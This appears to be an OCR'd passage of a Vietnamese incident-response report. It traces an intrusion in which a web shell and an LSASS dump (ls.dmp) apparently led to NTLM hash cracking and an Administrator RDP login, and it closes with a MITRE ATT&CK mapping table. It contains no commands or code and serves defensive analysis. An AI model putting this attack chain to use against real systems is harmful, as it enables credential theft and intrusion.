
- Collection - Data Staged: Remote Data Staging - T1074.002
- Credential Access - OS Credential Dumping: LSASS Memory - T1003.001


---

## RDP

- Time: 7/12/2025 1:31:00 AM


Phát hiện đăng nhập RDP loopback do **w3wp.exe** khởi tạo.






**Summary:** So sánh cùng khung thời gian, attacker đăng nhập RDP với workstation: kali. Attacker đăng nhập user Administrator thành công.
→ Có thể sau khi attacker thu thập **ls.dmp** đã tiến hành bẻ khóa NTLM hash và lấy được admin password thành công. Sau đó, đăng nhập với IP trùng 10.11.121.24 bằng webshell nhằm kiểm tra admin password đã nhận.

- Time: 7/12/2025 1:42:09 AM
  Cuối cùng, Attacker đăng nhập RDP với IP 10.11.31.200




Tactic:

- Initial Access - Valid Accounts - T1078

---

## MITRE ATT&CK

| Tactic | Technique | ID |
|---|---|---|
| Reconnaissance | Active Scanning: Wordlist Scanning | T1595.003 |
| Initial Access | Exploit Public-Facing Application | T1190 |
| Initial Access | Valid Accounts | T1078 |
| Execution | Command and Scripting Interpreter: Windows Command Shell | T1059.003 |
| Execution | Command and Scripting Interpreter: PowerShell | T1059.001 |
| Persistence | Server Software Component: Web Shell | T1505.003 |
| Persistence | Scheduled Task/Job: Scheduled Task | T1053.005 |
| Privilege Escalation | Scheduled Task/Job: Scheduled Task | T1053.005 |
| Credential Access | OS Credential Dumping: LSASS Memory | T1003.001 |
| Discovery | System Owner/User Discovery | T1033 |
| Discovery | System Network Configuration Discovery | T1016 |

| Tactic | Technique | ID |
|---|---|---|
| Discovery | Account Discovery: Local Account | T1087.001 |
| Discovery | Permission Groups Discovery: Local Groups | T1069.001 |
| Discovery | System Network Connections Discovery | T1049 |
| Discovery | Process Discovery | T1057 |
| Discovery | Scheduled Task/Job: Scheduled Task | T1053.005 |
| Discovery | File and Directory Discovery | T1083 |
| Collection | Data Staged: Remote Data Staging | T1074.002 |
| Command and Control | Non-Standard Port | T1571 |
| Command and Control | Ingress Tool Transfer | T1105 |